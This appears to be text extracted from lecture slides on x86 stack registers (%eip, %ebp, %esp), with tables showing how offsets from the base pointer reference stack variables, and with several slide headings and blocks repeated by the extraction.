
Instruction pointer register (%eip) containing the address of the *instruction to be executed*

When calling functions, we should store the **location of the next instruction** to be executed after the function call returns, otherwise, the program will continue to increment %eip.


Stack Related Registers




Stack Related Registers



Stack Related Registers




Stack Related Registers



Referencing Stack Variables

`%ebp` A memory address

`(%ebp)` The value at memory address `%ebp`
(like dereferencing a pointer)



Expression	Value
<code>%ebp</code>	<code>0xFF33440C</code>
<code>%ebp - 4</code>	<code>0xFF334408</code>
<code>%ebp - 8</code>	<code>0xFF334404</code>
<code>-4(%ebp)</code>	<code>1</code>
<code>-8(%ebp)</code>	<code>2</code>
<code>-C(%ebp)</code>	<code>3</code>
<code>(%ebp)</code>	<code>9</code>
<code>+4(%ebp)</code>	<code>???</code>


Base Pointer Register (`%ebp`)
containing the address of the
bottom of the stack frame

Stack Pointer Register (`%esp`)
containing the address of the
top of the stack frame

Referencing Stack Variables

`%ebp` A memory address

`(%ebp)` The value at memory address `%ebp`
(like dereferencing a pointer)



Expression	Value
<code>%ebp</code>	<code>0xFF33440C</code> <code>0xFF334408</code>
<code>%ebp - 4</code>	<code>0xFF334408</code> <code>0xFF334404</code>
<code>%ebp - 8</code>	<code>0xFF334404</code> <code>0xFF334400</code>
<code>-4(%ebp)</code>	<code>1</code> <code>2</code>
<code>-8(%ebp)</code>	<code>2</code> <code>3</code>
<code>-C(%ebp)</code>	<code>3</code> <code>???</code>
<code>(%ebp)</code>	<code>9</code> <code>1</code>
<code>+4(%ebp)</code>	<code>???</code> <code>9</code>


Base Pointer Register (`%ebp`)
containing the address of the
bottom of the stack frame

Stack Pointer Register (`%esp`)
containing the address of the
top of the stack frame

Referencing Stack Variables

`%ebp` A memory address

`(%ebp)` The value at memory address `%ebp`
(like dereferencing a pointer)

